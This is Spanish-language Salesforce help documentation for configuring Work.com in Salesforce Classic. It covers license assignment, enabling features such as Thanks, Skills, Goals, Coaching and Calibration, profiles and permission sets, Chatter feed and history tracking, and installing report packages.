Antes de activar Work.com en su organización, debe asignar una licencia de función de usuario de Work.com a la persona que será el administrador del sistema y responsable de configurar Work.com para su organización.

Si usted es el administrador que está configurando Work.com, asígnese la licencia a sí mismo.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Localice el nombre de la persona que será el administrador del sistema y haga clic en **Modificar** junto a su nombre.
3. En la columna de la derecha, seleccione la casilla de verificación **Usuario de Work.com**.
4. Haga clic en **Guardar**.

Recomendamos encarecidamente que cree un perfil de Administrador de Work.com separado con acceso limitado porque el perfil Administrador del sistema de Salesforce es muy potente.

CONSULTE TAMBIÉN

Activación de funciones de Work.com

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar un administrador de Work.com:
- "Personalizar aplicación"

## Activación de funciones de Work.com

Los administradores pueden activar preferencias para funciones de Work.com en la página Configuración de Work.com.

Todos los ajustes, excepto Configuración de agradecimiento y Configuración de habilidades, requieren una licencia de Work.com.

1. Desde Configuración, introduzca *Configuración de Work.com* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Work.com** .
2. Seleccione las funciones de Work.com que desea activar:

   Para los usuarios que adquirieron Work.com antes del lanzamiento de la versión Spring '15, las funciones que aparecen difieren dependiendo de si dispone de licencias de complementos para **Work.com Motivate, Work.com Align** o **Work.com Perform**.

| Función | Sección | Descripción |
|---|---|---|
| Habilitar agradecimiento | **Configuración de agradecimiento** | Habilite el agradecimiento para permitir que los usuarios reconozcan a otros con insignias de agradecimiento en las noticias en tiempo real de Chatter.<br><br>Si desactiva esta configuración, los usuarios ya no verán la acción Agradecer en el publicador de Chatter. Sin embargo, pueden continuar viendo publicaciones de Agradecimiento creadas anteriormente. |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar las funciones de Work.com:
- "Personalizar aplicación"

| Función | Sección | Descripción |
|---|---|---|
| Restringir creadores de insignias personalizadas | **Configuración de agradecimiento** | De forma predeterminada, todos los usuarios pueden crear insignias personalizadas. Este ajuste restringe la creación de insignias a usuarios con el permiso "Crear" en el objeto Recompensa. |
| Habilitar recompensas | **Configuración de reconocimiento** | Habilite las recompensas para vincular recompensas tangibles a insignias. Los creadores de Reward pueden cargar códigos de regalo para crear fondos de Reward. Consulte el tema "Fondos de premios" para obtener más información sobre la creación de recompensas. |
| Activar grupos de gestores para apoyo | **Configuración de apoyo** | Permita a los grupos de gestores proporcionar a los gestores el acceso a los espacios de apoyo de los usuarios a los que supervisan. Para activar esta configuración, se debe activar en primer lugar el parámetro Grupos de gestores en Configuración, bajo **Configuración de colaboración**. |
| Activar grupos de gestores para objetivos | **Configuración de metas** | Permita a los grupos de gestores proporcionar a los gestores el acceso a los objetivos de los usuarios a los que supervisan. Para activar esta configuración, se debe activar en primer lugar el parámetro Grupos de gestores en Configuración, bajo **Configuración de colaboración**. |
| Habilitar calibración | **Configuración de rendimiento** | Habilite la calibración para ver y actualizar el rendimiento entre equipos e individuos.<br>Nota: En organizaciones de **Performance Edition**, la Calibración no está disponible para los siguientes perfiles: Administrador del contrato, Usuario de marketing, Solo lectura y Administrador de soluciones. |
| Habilitar habilidades | **Configuración de habilidades** | Habilite las habilidades para permitir que los usuarios agreguen habilidades a sus perfiles y aprueben las habilidades de otros usuarios. Al activar esta configuración se sustituye en perfiles de Chatter el widget Experto en. |
| Restringir modificación de habilidades y aprobaciones a páginas de detalles de registro | **Configuración de habilidades** | Deshabilita la modificación en línea de habilidades y aprobaciones en perfiles de Chatter y restringe la modificación a páginas de detalles de registro. Se recomienda si ha personalizado estos objetos con campos obligatorios personalizados.<br>Nota: No active esta configuración si desea utilizar habilidades en perfiles de Chatter. |
| Habilitar publicaciones de noticias en tiempo real de habilidades automáticas | **Configuración de habilidades** | Habilite esta acción para crear automáticamente publicaciones de noticias en tiempo real de Chatter cuando un usuario agregue una nueva habilidad. |
| Activar habilidades sugeridas | **Configuración de habilidades** | Active Habilidades sugeridas para que el widget de habilidades sugiera habilidades para los usuarios las añadan en base a su actividad en Temas de Chatter. |

3. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Acceso a funciones de Work.com

## Acceso a funciones de Work.com

Una vez que Work.com esté activado para su organización, otorgue acceso a usuarios a funciones de Work.com empleando perfiles o conjuntos de permisos.

Los administradores pueden otorgar acceso a usuarios a funciones de Work.com con perfiles o conjuntos de permisos.

Nota: Las organizaciones con Professional Edition tendrán que otorgar acceso a través de los perfiles existentes.

- Un perfil contiene permisos y configuraciones de acceso del usuario que controlan lo que hacen los usuarios en su organización. Cada usuario solo puede tener un perfil. Consulte Perfiles de Work.com recomendados para obtener más información sobre la creación de perfiles.
- Un conjunto de permisos es una colección de configuraciones y permisos que ofrece a los usuarios acceso a varias herramientas y funciones. Los conjuntos de permisos amplían el acceso funcional de los usuarios sin cambiar sus perfiles. Consulte Conjuntos de permisos de Work.com recomendados para obtener más información sobre la creación de conjuntos de permisos adecuados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Si su organización dispone de licencias de usuario de Work.com Only, vendrán con un perfil estándar de Work.com Only. Tenga en cuenta que nadie puede modificar el perfil estándar, pero puede duplicarlo y modificar el perfil duplicado.

CONSULTE TAMBIÉN

Conjuntos de permisos de Work.com recomendados

Asignar conjuntos de permisos de Work.com

Perfiles de Work.com recomendados

Asignar perfiles de Work.com

Tipos de licencias de Work.com

## Asignar conjuntos de permisos de Work.com

Asigne conjuntos de permisos con acceso a Work.com a sus usuarios desde Configuración.

Antes de poder asignar conjuntos de permisos a sus usuarios, debe crear conjuntos de permisos con acceso a Work.com. Consulte Conjuntos de permisos de Work.com recomendados para obtener más información.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Seleccione un usuario.
3. En la lista relacionada de asignaciones de conjuntos de permisos, haga clic en **Modificar asignaciones**.
4. Para asignar un conjunto de permisos, selecciónelo en la casilla Conjuntos de permisos disponibles y haga clic en **Agregar**. Para eliminar la asignación de un conjunto de permisos, selecciónelo en la casilla Conjuntos de permisos activados y haga clic en **Eliminar**.

   Nota: La página Asignaciones de conjuntos de permisos muestra conjuntos de permisos
   - Sin licencias asociadas. Por ejemplo, puede asignar un conjunto de permisos donde se seleccionó **--Ninguna--** para el tipo de licencia en el conjunto de permisos. Asegúrese de que la licencia de usuario permite todos los ajustes y permisos activados del conjunto de permisos. Si la licencia del usuario no permite los permisos y ajustes activados, la asignación falla.
   - Eso coincide con la licencia del usuario. Por ejemplo, si la licencia de un usuario es Solo Chatter , puede asignar conjuntos de permisos con la licencia Solo Chatter .
   - Específico de licencias de conjuntos de permisos. Supongamos que crea un conjunto de permisos denominado "Identity: Finance" y asocia ese conjunto de permisos con la licencia de conjunto de permisos "Identity Connect". Cuando asigna un usuario al conjunto de permisos Identity: Finance, el usuario recibe todas las funciones disponibles con la licencia de conjunto de permisos de Identity Connect.

   Algunos permisos requieren que los usuarios dispongan de licencias de conjunto de permisos antes de que se otorgue a los usuarios esos permisos. Por ejemplo, si agrega el permiso de usuario "Utilizar Identity Connect" en el conjunto de permisos "Identidad", solo puede asignar usuarios con la licencia del conjunto de permisos de Identity Connect al conjunto de permisos "Identity".
5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar conjuntos de permisos:
- "Asignación de conjuntos de permisos"

## Asignar perfiles de Work.com

Asigne perfiles con acceso a Work.com a sus usuarios desde Configuración.

Antes de que pueda asignar perfiles a sus usuarios, debe crear perfiles con acceso a Work.com. Consulte Perfiles de Work.com recomendados para obtener más información.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Modificar** junto a un usuario.
3. Desde la lista desplegable **Perfil**, seleccione el perfil que le gustaría asignar.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar perfiles:
- "Gestionar usuarios"

## Tipos de licencias de Work.com

Después de otorgar acceso a funciones de Work.com con conjuntos de permisos o perfiles, asigne a los usuarios licencias de Work.com.

Work.com tiene dos tipos de licencias.

- Las licencias de Usuario solo de Work.com están destinadas a usuarios que no tienen una licencia de Salesforce y solo utilizan las funciones de Work.com en su organización.

  Nota: Las licencias de usuario de solo Work.com tienen funciones de administrador limitadas. Asigne licencias de funciones de usuario de Work.com en su lugar para los usuarios que administrarán los ciclos de resumen de rendimiento u otras funciones de Work.com.

- Las licencias de funciones de usuario de Work.com están destinadas a usuarios que también disponen de una licencia de Salesforce.

Es posible que desee configurar funciones de Work.com antes de asignar licencias a todos los usuarios. Por ejemplo, es posible que desee limitar inicialmente las licencias a administradores de Work.com para evitar exponer ciertas funciones antes de su fecha de lanzamiento.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Asignar licencias de usuarios solo de Work.com

Asignar licencias de funciones a usuarios de Work.com

Descripción general de funciones de Work.com

## Asignar licencias de usuarios solo de Work.com

Asigne una licencia de Usuario solo de Work.com a usuarios que no tienen una licencia de Salesforce y solo utilizarán Work.com.

Las licencias de usuario de solo Work.com tienen funciones de administrador limitadas. Asigne licencias de funciones de usuario de Work.com en su lugar para los usuarios que administrarán los ciclos de resumen de rendimiento u otras funciones de Work.com.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Modificar** junto a un usuario.
3. En la lista desplegable **Licencia de usuario**, seleccione **Solo Work.com**.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Tipos de licencias de Work.com

Asignar licencias de funciones a usuarios de Work.com

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar licencias de usuario:

- "Gestionar usuarios"

## Asignar licencias de funciones a usuarios de Work.com

Asigne una licencia de función de usuario de Work.com a usuarios que también tienen una licencia de Salesforce.

1. En Configuración, introduzca *Usuarios* en el cuadro Búsqueda rápida y, a continuación, seleccione **Usuarios**.
2. Haga clic en **Modificar** junto a un usuario.
3. En la columna de la derecha, seleccione la casilla de verificación **Usuario de Work.com**.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Tipos de licencias de Work.com

Asignar licencias de usuarios solo de Work.com

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para asignar licencias de funciones de usuario:

- "Gestionar usuarios"

# Configuración de funciones de Work.com

## Descripción general de funciones de Work.com

La mayoría de las funciones de Work.com requieren el complemento de Work.com, pero algunas están disponibles de forma gratuita para usuarios de Sales Cloud.

Los usuarios pueden acceder a las funciones Habilidades y Agradecimiento (excluyendo Premios) sin Work.com. Otras funciones requieren el complemento Work.com.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Tabla 19: Funciones de Work.com disponibles**

| Función | Requiere el complemento de Work.com |
|---|---|
| Reconocimiento: Crear y dar insignias de agradecimiento | |
| Reconocimiento: Crear y dar insignias de premios | ✅ |
| Habilidades: Comparta y apruebe habilidades | |
| Objetivos: Defina y supervise su trabajo | ✅ |
| Apoyo: Ofrezca apoyo en tiempo real | ✅ |
| Comentarios: Dé y ofrezca comentarios | ✅ |
| Rendimiento: Supervise datos de rendimiento | ✅ |
| Calibración: Visualice y cambie datos de rendimiento | ✅ |

Nota: Recomendamos que active Chatter sin importar la edición que esté utilizando su organización. Muchas funciones de Work.com utilizan las noticias en tiempo real de Chatter para notificar e interactuar con usuarios. Para confirmar que Chatter está activado, en Configuración, introduzca *Configuración de Chatter* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Chatter** y compruebe que Configuración de Chatter está activada.

Puede personalizar el punto donde aparecen las diversas fichas, como Objetivos y Comentarios dentro de la aplicación Work.com en perfiles de usuarios. En Configuración, introduzca *Aplicaciones* en el cuadro Búsqueda rápida y, a continuación, seleccione **Aplicaciones** y realice cambios en las aplicaciones y aplicaciones de subfichas que desee. Para obtener más información, consulte Gestión de aplicaciones de subficha en la Ayuda de Salesforce.

CONSULTE TAMBIÉN

- Descripción general de la implementación de Work.com
- Funciones de agradecimiento y habilidades
- Objetivos y funciones de apoyo
- Resumen de rendimiento y funciones de calibración
- Descripción general de paneles e informes de Work.com

# Funciones de agradecimiento y habilidades

Configure funciones de agradecimiento y habilidades configurando el agradecimiento en el publicador de Chatter y asignando un formato de publicador a perfiles.

Asegúrese de que ha activado las funciones Gracias y Reconocimiento antes de configurarlas. Desde Configuración, introduzca "Configuración de Work.com" en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Work.com** y active la configuración relevante.

Para obtener información detallada sobre la creación de premios, consulte Fondos de premios en la Ayuda de Salesforce. También puede encontrar información sobre la personalización de habilidades en el tema Personalización de habilidades.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Descripción general de funciones de Work.com

Configurar Agradecimiento en el publicador de Chatter y en la barra de acciones de Salesforce1

Asignar formato de publicador a perfiles

## Configurar Agradecimiento en el publicador de Chatter y en la barra de acciones de Salesforce1

Puede cambiar la posición de la acción Agradecimiento en el publicador de Chatter y en la barra de acciones de Salesforce1, o incluso ocultar Gracias para perfiles específicos.

Para modificar el publicador de Chatter, se deben activar las acciones del publicador.

1. Desde Configuración, introduzca *`Configuración de Chatter`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Chatter** .
2. Confirme que `Activar acciones en el publicador` está seleccionada en las Acciones de la sección del publicador. Si no así, haga clic en **Modificar**, seleccione `Activar acciones en el publicador` y haga clic en **Guardar**.
3. Desde Configuración, introduzca *`Formatos del publicador`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Formatos del publicador**.
4. Haga clic en **Modificar** junto al formato global del publicador.
5. Arrastre la acción **Agradecimiento** donde desee que aparezca en el publicador de Chatter o en la barra de acciones de Salesforce1.
6. Haga clic en **Guardar**.

Puede ocultar Agradecimiento para usuarios específicos cambiando los ajustes de visibilidad del perfil.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar acciones:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Funciones de agradecimiento y habilidades

Asignar formato de publicador a perfiles

## Asignar formato de publicador a perfiles

Asigne el formato de publicador con Gracias a los perfiles de usuario. Las personas con estos perfiles pueden agradecer a sus compañeros de trabajo directamente desde el publicador.

Si no todas las personas de su organización deben tener esta función, cree otro formato sin Gracias y asígnelo a un perfil. Las personas con ese perfil no verán Gracias en sus publicadores.

1. Desde Configuración, introduzca *Formatos del publicador* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos del publicador**.
2. Haga clic en **Asignación de formato de publicador**.
3. Haga clic en **Modificar asignación**.
4. Seleccione un perfil de usuario haciendo clic en cualquier parte de su fila en la tabla.
5. Desde la lista desplegable Formato de publicador que se utilizará, seleccione el formato de publicador global que desee asignar al perfil resaltado.
6. Guarde el formato.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar acciones rápidas:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

Funciones de agradecimiento y habilidades

Configurar Agradecimiento en el publicador de Chatter y en la barra de acciones de Salesforce1

## Objetivos y funciones de apoyo

Active la supervisión de noticias en tiempo real y de historia para supervisar aún más los objetivos y el apoyo.

Nota: Active Chatter en su organización antes de configurar funciones de Objetivos y Apoyo.

La supervisión de noticias en tiempo real permite a los usuarios ver actualizaciones de noticias en tiempo real de Chatter de todos los cambios relevantes. La supervisión de historial le permite supervisar los cambios en campos vitales. Recomendamos que supervise los cambios en los objetos Objetivo, Medición y Apoyo.

Haga aflorar los objetivos clave en la empresa para dar visibilidad a todos los empleados de objetivos de toda la empresa.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Descripción general de funciones de Work.com

Activar el seguimiento de las noticias en tiempo real para Objetivos

Activar el seguimiento de las noticias en tiempo real para Apoyo

Activar el seguimiento de las noticias en tiempo real para Mediciones

Activación del seguimiento de historial de campos Objetivo

Activar el seguimiento de historial de campos Apoyo

Activar el seguimiento de historial de campos Medición

Configuración de objetivos clave en la empresa

## Activar el seguimiento de las noticias en tiempo real para Objetivos

Supervise las actualizaciones de los objetivos, de modo que los usuarios puedan recibir notificaciones sobre cambios importantes.

Determine qué actualizaciones de objetivos debe notificar a los usuarios y seleccione los campos asociados para su supervisión.

1. Desde Configuración, introduzca *Seguimiento de noticias en tiempo real* en el cuadro Búsqueda rápida y, a continuación, seleccione **Seguimiento de noticias en tiempo real**.
2. Haga clic en el objeto Objetivo.
3. Haga clic en la casilla de verificación **Activar supervisión de noticias**.
4. Seleccione los campos que desea supervisar.

   Consejo: Para los objetivos, es útil realizar un seguimiento de Fecha de finalización, Fecha de vencimiento, Nombre del propietario, Progreso y Todos los objetos relacionados.

5. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar los campos de los que se ha realizado un seguimiento de las noticias en tiempo real:
- "Personalizar aplicación"

CONSULTE TAMBIÉN

- Objetivos y funciones de apoyo
- Activar el seguimiento de las noticias en tiempo real para Apoyo
- Activación del seguimiento de historial de campos Objetivo
- Activar el seguimiento de historial de campos Apoyo
- Configuración de objetivos clave en la empresa

## Activar el seguimiento de las noticias en tiempo real para Apoyo

Supervise las actualizaciones de los espacios de apoyo, de modo que los usuarios puedan recibir notificaciones sobre cambios importantes.

Determine qué actualizaciones de apoyo debe notificar a los usuarios y seleccione los campos asociados para su supervisión.

1. Desde Configuración, introduzca *Seguimiento de noticias en tiempo real* en el cuadro Búsqueda rápida y, a continuación, seleccione **Seguimiento de noticias en tiempo real**.
2. Haga clic en el objeto Apoyo.
3. Haga clic en la casilla de verificación **Activar supervisión de noticias**.
4. Seleccione los campos que desea supervisar.

   Consejo: Para el apoyo, es útil realizar un seguimiento de Inactivo y Todos los objetos relacionados.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar los campos de los que se ha realizado un seguimiento de las noticias en tiempo real:
- "Personalizar aplicación"

5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Objetivos y funciones de apoyo
Activar el seguimiento de las noticias en tiempo real para Objetivos
Activación del seguimiento de historial de campos Objetivo
Activar el seguimiento de historial de campos Apoyo
Configuración de objetivos clave en la empresa

## Activar el seguimiento de las noticias en tiempo real para Mediciones

Supervise las actualizaciones de los objetivos, de modo que los usuarios puedan recibir notificaciones sobre cambios importantes.

Determine qué actualizaciones de mediciones debe notificar a los usuarios y seleccione los campos asociados para su supervisión.

1. Desde Configuración, introduzca *Seguimiento de noticias en tiempo real* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Seguimiento de noticias en tiempo real**.
2. Haga clic en el objeto Medición.
3. Haga clic en la casilla de verificación **Activar supervisión de noticias**.
4. Seleccione los campos que desea supervisar.

   Consejo: Para mediciones resulta útil realizar un seguimiento de Comentario, Fecha de finalización, Valor actual, Fecha de vencimiento, Objetivo, Valor inicial, Nombre del propietario, Estado, Valor objetivo y Todos los objetos relacionados.

5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Objetivos y funciones de apoyo

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para personalizar los campos de los que se ha realizado un seguimiento de las noticias en tiempo real:
- "Personalizar aplicación"

## Activación del seguimiento de historial de campos Objetivo

Realice un seguimiento del objeto Objetivo para fines de auditoría.

Recomendamos el seguimiento de los campos Fecha de finalización, Fecha de vencimiento, Nombre del propietario, Progreso, Fecha de inicio, Estado y Descripción.

1. Desde los parámetros de gestión de objetos para objetivos, vaya al área de campos.
2. Haga clic en **Definir el seguimiento del historial**.
3. Seleccione hasta 20 campos para hacer un seguimiento.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Objetivos y funciones de apoyo
- Activar el seguimiento de las noticias en tiempo real para Objetivos
- Activar el seguimiento de las noticias en tiempo real para Apoyo
- Activar el seguimiento de historial de campos Apoyo
- Configuración de objetivos clave en la empresa
- Configuración de gestión de búsqueda de objetos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar los campos de los que se realiza el seguimiento:

- "Personalizar aplicación"

## Activar el seguimiento de historial de campos Apoyo

Realice un seguimiento del objeto Apoyo para fines de auditoría.

Recomendamos realizar un seguimiento de los campos Apoyo, Inactivo, Nombre del propietario y Persona apoyada.

1. Desde los parámetros de gestión de objetos para objetivos, vaya al área de campos.
2. Haga clic en **Definir el seguimiento del historial**.
3. Seleccione hasta 20 campos para hacer un seguimiento.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

- Objetivos y funciones de apoyo
- Activar el seguimiento de las noticias en tiempo real para Objetivos
- Activar el seguimiento de las noticias en tiempo real para Apoyo
- Activación del seguimiento de historial de campos Objetivo
- Configuración de objetivos clave en la empresa
- Configuración de gestión de búsqueda de objetos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar los campos de los que se realiza el seguimiento:

- "Personalizar aplicación"

## Activar el seguimiento de historial de campos Medición

Realice un seguimiento del objeto Medición para fines de auditoría.

Recomendamos realizar un seguimiento de los campos Comentario, Fecha de finalización, Valor actual, Fecha de vencimiento, Objetivo, Valor inicial, Nombre del propietario, Valor objetivo, Ponderación y Descripción.

1. Desde los parámetros de gestión de objetos para mediciones, vaya al área de campos.
2. Haga clic en **Definir el seguimiento del historial**.
3. Seleccione hasta 20 campos para hacer un seguimiento.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Objetivos y funciones de apoyo

Configuración de gestión de búsqueda de objetos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar los campos de los que se realiza el seguimiento:

- "Personalizar aplicación"

## Configuración de objetivos clave en la empresa

Los objetivos clave de la empresa ofrecen a todos en su organización visibilidad de un objetivo de toda la empresa después de que otorgue acceso de colaboración desde la página de detalle del objetivo. Los administradores de Work.com y personas a las que se les ha otorgado acceso tienen la capacidad de crear objetivos clave en la empresa.

También puede establecer seguridad a nivel de campos empleando conjuntos de permisos.

1. Desde los parámetros de gestión de objetos para objetivos, vaya al área de campos.
2. Haga clic en la etiqueta de campo **Es objetivo un clave en la empresa**.
3. Haga clic en **Configurar seguridad a nivel de campo**.
4. Asegúrese de que la casilla de verificación **Visible** está seleccionada para todos los perfiles con acceso a objetivos.
5. Asegúrese de que la casilla de verificación **Solo lectura** no está seleccionada para perfiles que deben poder crear objetivos clave en la empresa.
6. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Objetivos y funciones de apoyo

Activar el seguimiento de las noticias en tiempo real para Objetivos

Activar el seguimiento de las noticias en tiempo real para Apoyo

Activación del seguimiento de historial de campos Objetivo

Activar el seguimiento de historial de campos Apoyo

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para configurar la seguridad a nivel de campo:

- "Gestionar conjuntos de permisos y perfiles"

  Y

  "Personalizar aplicación"

# Resumen de rendimiento y funciones de calibración

Configure informes de calibración para comparar y actualizar índices de rendimiento en su organización.

Los resúmenes de rendimiento de Work.com recopilan comentarios sobre personas de su organización con un cuestionario personalizado. Puede crear, implementar y compartir diversos resúmenes de rendimiento de sus organizaciones gestionando los ciclos de resúmenes de rendimiento. Una vez los usuarios hayan enviado detalles de resúmenes de rendimiento, podrá ver y actualizar puntuaciones de rendimiento de toda la organización con la función Calibración.

Puede crear e implementar ciclos de resúmenes de rendimiento desde la ficha **Ciclos de rendimiento**. Los usuarios con el conjunto de permisos o perfil Gestor del ciclo de rendimiento pueden acceder a la ficha **Ciclos de rendimiento**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Para obtener información detallada sobre la creación e implementación de ciclos de resúmenes de rendimiento, consulte la Descripción general de ciclos de resúmenes de rendimiento en la Ayuda de Salesforce. Para obtener más información sobre la función Calibración, consulte el tema Descripción general de Calibración.

CONSULTE TAMBIÉN

Descripción general de funciones de Work.com

Configurar informes de calibración

## Configurar informes de calibración

Los informes de calibración se rellenan con datos de los ciclos de resumen de rendimiento. Se han diseñado para que los gestores y ejecutivos revisen el rendimiento general de sus equipos u organizaciones. Antes de usar la función Calibración, debe crear un informe que carga los datos de resumen de rendimiento.

Defina su propio informe de calibración o descargue el paquete de informes de calibración desde la página Instalación del paquete.

- Paquete de informes de calibración de producción
- Paquete de informes de calibración de Sandbox

1. En la ficha Calibración, seleccione un informe de calibración en la lista desplegable.
2. Haga clic en **Ver/modificar informe**.
3. Haga clic en **Guardar como**.
4. Escriba un nombre, una descripción opcional y un nombre único, y especifique la carpeta del informe.

   Si el informe se guarda en una carpeta pública, cualquier usuario con permiso para ver la carpeta puede ver este informe, pero cada usuario solo verá los resúmenes de rendimiento a los que tiene acceso. Si el informe se guarda en "Mis informes personalizados personales", solo usted verá el informe de calibración.
5. Haga clic en **Guardar y volver a informe**.

   Consejo: Además, puede crear un informe. Cuando un informe cumple los criterios específicos, se muestra automáticamente en la lista desplegable Calibración.

   - El informe debe ser del tipo **Calibración de Work.com**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la ficha Calibración:

- "Activar calibración de Work.com"

- El informe debe tener **Formato de resumen** y agruparse por Nombre de pregunta de comentario y, a continuación, Comentarios.
- Estas columnas se deben incluir en el informe:
  - Id. de ciclo de rendimiento
  - Id. de solicitud de comentarios
  - Id. de comentarios
  - Asunto: Id. de usuario
  - Asunto: Nombre completo (o Asunto: Nombre y Asunto: Apellidos)
- El informe se debe filtrar para ver solamente un ciclo de resumen de rendimiento.

Una vez haya descargado el paquete o creado un informe que cumpla los criterios, aparecerá automáticamente en la lista desplegable Calibración.

CONSULTE TAMBIÉN

Resumen de rendimiento y funciones de calibración

# Configuración de informes de Work.com

## Descripción general de paneles e informes de Work.com

Utilice paneles e informes para ver cómo se están utilizando las funciones de Work.com en su organización.

Los informes y paneles de Salesforce están disponibles para todos los usuarios de Work.com. Los administradores deben instalar el paquete de informes que se aplica a su edición de Work.com. El paquete de informes de Work.com contiene:

- Tipos de informes personalizados para objetos de Work.com
- Campos personalizados para objetos de Work.com
- Paneles de ejemplo

Instale uno de los siguientes paquetes en base a la edición de Work.com que haya adquirido. Por ejemplo, si su organización tiene Work.com Align, instale únicamente el paquete de Align. Consulte el contrato de su producto para confirmar qué edición de Work.com tiene.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Nota:

- Asegúrese de que ha activado las funciones relacionadas con su versión de Work.com antes de instalar el paquete. El paquete solo se instalará correctamente si ha activado las funciones por anticipado.
- Si adquirió Work.com después de la versión Spring '15, instale el paquete Work.com Perform.
- No es posible o necesario instalar los paquetes.

Paquetes de producción:

- Work.com Motivate
- Work.com Align
- Work.com Perform
- Informes y paneles de agradecimiento y habilidades

Paquetes de Sandbox:

- Work.com Motivate
- Work.com Align
- Work.com Perform
- Informes y paneles de agradecimiento y habilidades

CONSULTE TAMBIÉN

Descripción general de la implementación de Work.com
Descripción general de funciones de Work.com
Detalles de paneles e informes de Work.com

# Detalles de paneles e informes de Work.com

Los informes y paneles de Work.com incluidos en el paquete de informes son un buen punto inicial. Utilice estos ejemplos para crear informes y paneles que sean útiles para su organización.

EDICIONES

Disponible en: Salesforce Classic

